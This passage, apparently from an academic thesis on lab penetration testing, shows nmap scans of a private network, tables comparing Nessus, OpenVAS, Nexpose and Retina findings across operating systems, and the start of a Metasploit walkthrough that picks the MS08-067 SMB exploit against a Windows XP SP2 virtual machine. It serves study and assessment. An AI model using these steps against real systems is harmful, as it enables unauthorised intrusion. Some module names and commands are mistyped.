For explicitly specify the ports to scan (in this case, we are specifying

1000 ports

nmap -p 1-1000 192.168.65.134



```
root@kaliAHMED:~# nmap -p 1-1000 192.168.65.134
Starting Nmap 7.01 ( https://nmap.org ) at 2016-04-13 22:55 EEST
Nmap scan report for 192.168.65.134
Host is up (0.0060s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
MAC Address: 00:0C:29:7A:4B:A5 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 2.37 seconds
root@kaliAHMED:~#
```

Specifying Nmap to scan all the organization's network on TCP port 445

nmap -p 445 192.168.65. *

```
root@kaliAHMED:~# nmap -p -445 192.168.65.*
Starting Nmap 7.01 ( https://nmap.org ) at 2016-04-13 23:00 EEST
Nmap scan report for 192.168.65.1
Host is up (0.0013s latency).
Not shown: 444 filtered ports
PORT      STATE SERVICE
443/tcp   open  https
MAC Address: 00:50:56:C0:00:08 (VMware)

Nmap scan report for 192.168.65.2
Host is up (0.00037s latency).
All 445 scanned ports on 192.168.65.2 are closed
MAC Address: 00:50:56:E4:03:73 (VMware)

Nmap scan report for 192.168.65.134
Host is up (0.00093s latency).
Not shown: 442 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
MAC Address: 00:0C:29:7A:4B:A5 (VMware)
```

The scanning shows that the specific port e.g. port 445 is open for 192.168.65.134 and other IPs which from the network range some of them are closed and some of them are filtered by the firewall.

4.2.2. Execution of Second Phase

4.2.2.1 Vulnerability Scanning Tools

Let's say that all the operating systems and applications suffer from security flaws which appear from time to time and all developer companies trying to repair their products in order not to be exploited by hackers to harm the users.

The other thing that the cyber-attack report based on statistics and research documents Foundation the National Vulnerability Database of, which gathers data about vulnerability in systems and applications and it's considered as a huge database of such information, that each year there are an increase of the number of

vulnerability discovered by the security researchers in both operating systems such as Android, Apple, Microsoft systems and Linux, Of course, 38 % of the security vulnerability are found in operating systems as indicated by NVD 2015 report.

The information collected during the information gathering is put to use and exploit security weaknesses and performing system scanning and detecting potential vulnerabilities inside the system. Normally discovering vulnerabilities in the operating systems, and identify the weaknesses and gen technical solution providing by scanning tool report and patch the vulnerability before a hacker detects.

A vulnerability scanner is a software package that executes the analytic phase of analysis, also identified as vulnerability assessment. Vulnerability investigation characterizes, distinguishes, and groups the security vulnerabilities in operating systems. Also, defencelessness investigation can assess the adequacy of the system.

In this phase we used four kinds of vulnerability scanning tools and comparison among them, and suggestion the capable scanner tool that able to discover more critical vulnerability.

Table 0-1.The number of OSs Vulnerability Detected by Scanning Tools

Operating Systems	Vulnerability Scanning Tools			
	Nessus	OpenVAS	Nexpose	Retina
Windows XP pro	26	14	9	37
Windows 7	3	0	0	7
Windows 8.1	19	12	5	5
Windows 10 pro	18	19	5	5
Windows server 2012	17	23	5	3
Linux Mint	8	4	0	2
Linux Ubuntu	0	0	0	2
Linux Ubuntu Server	10	6	1	2




Figure 0.2.The Number of OSs Vulnerability Detected by Scanning Tools




Figure 0.3. The Number of Operating Systems Vulnerability Detected by Nessus




Figure 0.4. The Number of Operating Systems Vulnerability Detected by OpenVAS




Figure 4.5. The Number of Operating Systems Vulnerability Detected by Nexpose




Figure 0.6. The Number of Operating Systems Vulnerability Detected by Retina

Table 0-2.The Number of OSs Vulnerability Detected by Nessus

Operating Systems	Vulnerability Detected By Nessus				
	Critical	High	Medium	Low	Info
Windows XP pro	4	1	2	0	19
Windows 7	0	0	0	0	3
Windows 8.1	0	0	2	0	17
Windows 10 pro	0	0	1	0	17
Windows server 2012	0	0	2	0	15
Linux Mint	0	0	0	0	8
Linux Ubuntu	0	0	0	0	0
Linux Ubuntu Server	0	0	0	0	10

Table 0-3.The Number of OSs Vulnerability Detected by OpenVAS

Operating Systems	Vulnerability Detected By OpenVAS				
	Critical	High	Medium	Low	Info
Windows XP pro	0	2	0	0	12
Windows 7	0	0	0	0	0
Windows 8.1	0	0	2	1	9
Windows 10 pro	0	0	2	1	16
Windows server 2012	0	0	2	1	20
Linux Mint	0	0	0	0	4
Linux Ubuntu	0	0	0	0	0
Linux Ubuntu Server	0	0	0	1	6

Table 0-4.The Number of OSs Vulnerability Detected by Nexpose

Operating Systems	Vulnerability Detected By Nexpose				
	Critical	High	Medium	Low	Info
Windows XP pro	5	2	2	0	0
Windows 7	0	0	0	0	0
Windows 8.1	0	2	3	0	0
Windows 10 pro	0	2	3	0	0
Windows server 2012	0	2	3	0	0
Linux Mint	0	0	0	0	0
Linux Ubuntu	0	0	0	0	0
Linux Ubuntu Server	0	0	1	0	0

Table 0-5.The Number of OSs Vulnerability Detected by Retina

Operating Systems	Vulnerability Detected By Retina				
	Critical	High	Medium	Low	Info
Windows XP pro	4	0	0	0	33
Windows 7	0	0	0	1	6
Windows 8.1	0	0	0	0	5
Windows 10 pro	0	0	0	0	5
Windows server 2012	0	0	0	0	3
Linux Mint	0	0	0	0	2
Linux Ubuntu	0	0	0	0	2
Linux Ubuntu Server	0	0	0	0	2




Figure 0.7. Classification of OSs Vulnerability by Severity (Nessus)




Figure 0.8. Classification of OSs Vulnerability by Severity (OpenVAS)




Figure 0.9. Classification of OSs Vulnerability by Severity (Nexpose)




Figure 0.10. Classification of OSs Vulnerability by Severity (Retina)

Table 0-6. Kind of Critical Vulnerability

Name	Maximum Severity Rating	Kind of Vulnerability	Detected By	Affected Software/OS	Notice
SMB Could	Critical	Remote Code Execution	Nessus Retina	Windows XP pro	Classified by Retina as a High
Server Service Could	Critical	Remote Code Execution	Nessus	Windows XP pro	
Microsoft Windows Server	Critical	Remote Code Execution	Nessus Nexpose Retina	Windows XP pro	Classified by Retina as a High
Microsoft Windows SMB	Critical	Remote Code Execution	Nessus OpenVAS Nexpose	Windows XP pro	Classified by OpenVAS
Microsoft Server Service	Critical	Remote Code Execution	Nexpose	Windows XP pro	
Server Service Could	Critical	Remote Code Execution	Nexpose Nessus	Windows XP pro	Classified by Nessus as High
CIFS NULL Session	Critical		Nexpose	Windows XP pro	

Table 4-0-7. Kind of High Severity Vulnerability

Name	Maximum Severity Rating	Kind of Vulnerability	Detected By	Affected Software/OS	Notice
Server Service Could	High	Remote Code Execution	Nessus Retina	Windows XP pro	
SMB Signing Disabled	High	Remote Code Execution	Nessus Nexpose	Windows 8.1	Classified by Nessus as a Medium
SMB signing not required	High	Remote Code Execution	Nexpose	Windows 8.1	
Microsoft Windows SMB	High	Remote Code Execution	Nessus OpenVASNexpose	Windows 8.1	Classified by Nessus and Nexpose as
OS End of Life	High	Remote Code Execution	OpenVAS	Windows XP pro	
Microsoft Windows Server Service	High	Remote Code Execution	Nessus Nexpose Retina	Windows XP pro	Classified by Nessus and Nexpose a
Blind TCP Reset	High	Denial of Service	Retina		

Table 0-8.Kind of Medium Severity Vulnerability

Name	Maximum Severity Rating	Kind of Vulnerability	Detected By	Affected Software/OS	Notice
Microsoft Windows SMB	Medium	Remote Code Execution	Nessus	Windows 8.1	
ICMP timestamp response	Medium	Remote Code Execution	Nessus Nexpose	Windows XP pro/ Windows 8.1	Classified by Nessus as Info severity
NetBIOS NBSTAT Traffic Amplification	Medium	Remote Code Execution	Nexpose	Windows 8.1	

Table 0-9.Kind of Low Severity Vulnerability

Name	Maximum Severity Rating	Kind of Vulnerability	Detected By	Affected Software/OS	Notice
TCP Timestamps	Low	The remote host implements TCP timestamps	OpenVAS	Windows 8.1	
TCP timestamps	Low	The remote host implements TCP timestamps	OpenVAS	Windows 10	
TCP timestamps	Low	The remote host implements TCP timestamps	OpenVAS	Ubuntu Server	
TCP timestamps	Low	The remote host implements TCP timestamps	OpenVAS	Windows Server 2012	
Windows 7 Information Disclosure Vulnerability	Low	zero day attack	Retina	Windows 7	

Table 0-10. The Average of OSs Vulnerability Detected by Scanning Tools

Scanning Tool	The Number of Vulnerability Detected
Nessus	101
OpenVAS	78
Nexpose	25
Retina	63




Figure 0.11. The Average of OSs Vulnerability Detected by Scanning Tools

4.4. Execution of Third Phase

4.4.1. Metasploit Tool

Metasploit framework contains a large number of loopholes systems and ready-made programs for exploitation, as well as many of the tools that help us to discover the Buffer overflow and test systems and networks, additionally, it contains Shell code and Opcode database that help the penetration testers and hackers to detect vulnerabilities on systems and writing exploitation code in an easy way. In each new version added to the framework new vulnerability and new tools that make Metasploit one of the most powerful and easiest vulnerability discovering and exploit tool today.

Metasploit tool is used to find vulnerabilities and exploit them using Kali Linux as penetrate test machine. Windows XP sp2 in the virtual environment as a target device is used.




Figure 4.12.Windows XP sp2 (Wiew)

As can be seen on the right screen is a target machine and on the left is a penetration test machine.

Write in the command line **research name: smb platform: windows XP SP2** and the command will give all vulnerabilities in windows XP SP2

```
File Edit View Search Terminal Help
good MS04-011 Microsoft LSASS Service DsRolerUpgradeDownlevelServer Overflo
w
exploit/windows/smb/ms04_031_netdde 2004-10-12
good MS04-031 Microsoft NetDDE Service Overflow
exploit/windows/smb/ms05_039_pnp 2005-08-09
good MS05-039 Microsoft Plug and Play Service Overflow
exploit/windows/smb/ms06_025_rasmans_reg 2006-06-13
good MS06-025 Microsoft RRAS Service RASMAN Registry Overflow
exploit/windows/smb/ms06_025_rras 2006-06-13
average MS06-025 Microsoft RRAS Service Overflow
exploit/windows/smb/ms06_040_netapi 2006-08-08
good MS06-040 Microsoft Server Service NetpwPathCanonicalize Overflow
exploit/windows/smb/ms06_066_nwapi 2006-11-14
good MS06-066 Microsoft Services nwapi32.dll Module Exploit
exploit/windows/smb/ms06_066_nwwks 2006-11-14
good MS06-066 Microsoft Services nwwks.dll Module Exploit
exploit/windows/smb/ms06_070_wkssvc 2006-11-14
manual MS06-070 Microsoft Workstation Service NetpManageIPCCoconnect Overflow
exploit/windows/smb/ms07_029_msdns_zonename 2007-04-12
manual MS07-029 Microsoft DNS RPC Service extractQuotedChar() Overflow (SMB)
exploit/windows/smb/ms08_067_netapi 2008-10-28
great MS08-067 Microsoft Server Service Relative Path Stack Corruption
exploit/windows/smb/ms09_050_smb2_negotiate_func_index 2009-09-07
good MS09-050 Microsoft SRV2.SYS SMB Negotiate ProcessID Function Table Der
eference re-tools-
exploit/windows/smb/ms10_046_shortcut_icon_dllloader 2010-07-16
excellent Microsoft Windows Shell LNK Code Execution
exploit/windows/smb/ms10_061_spoolss 2010-09-14
excellent MS10-061 Microsoft Print Spooler Service Impersonation Vulnerability
exploit/windows/smb/ms15_020_shortcut_icon_dllloader 2015-03-10
excellent Microsoft Windows Shell LNK Code Execution
```

By applying the command a lot of vulnerabilities are given, choosing **exploit/windows/smb/ms80_067_netapi** in above because ready exploitation available in the data base of Metasploit framework and providing remotely control the target device.

From the earlier step choosing **smb/ms80_067_netapi** for more information about the vulnerability. Type **info exploit/windows/smb/ms80_067_netapi**

```
File Edit View Search Terminal Help

msf > info exploit/windows/smb/ms08_067_netapi

Name: MS08-067 Microsoft Server Service Relative Path Stack Corruption
Module: exploit/windows/smb/ms08_067_netapi
Platform: Windows
Privileged: Yes
License: Metasploit Framework License (BSD)
Rank: Great
Disclosed: 2008-10-28

Provided by:
hdm <x@hdm.io>
Brett Moore <brett.moore@insomniasec.com>
frank2 <frank2@dc949.org>
jduck <jduck@metasploit.com>

Available targets:
Id Name
-- --
0 Automatic Targeting
1 Windows 2000 Universal
2 Windows XP SP0/SP1 Universal
3 Windows 2003 SP0 Universal
4 Windows XP SP2 English (Always0n NX)
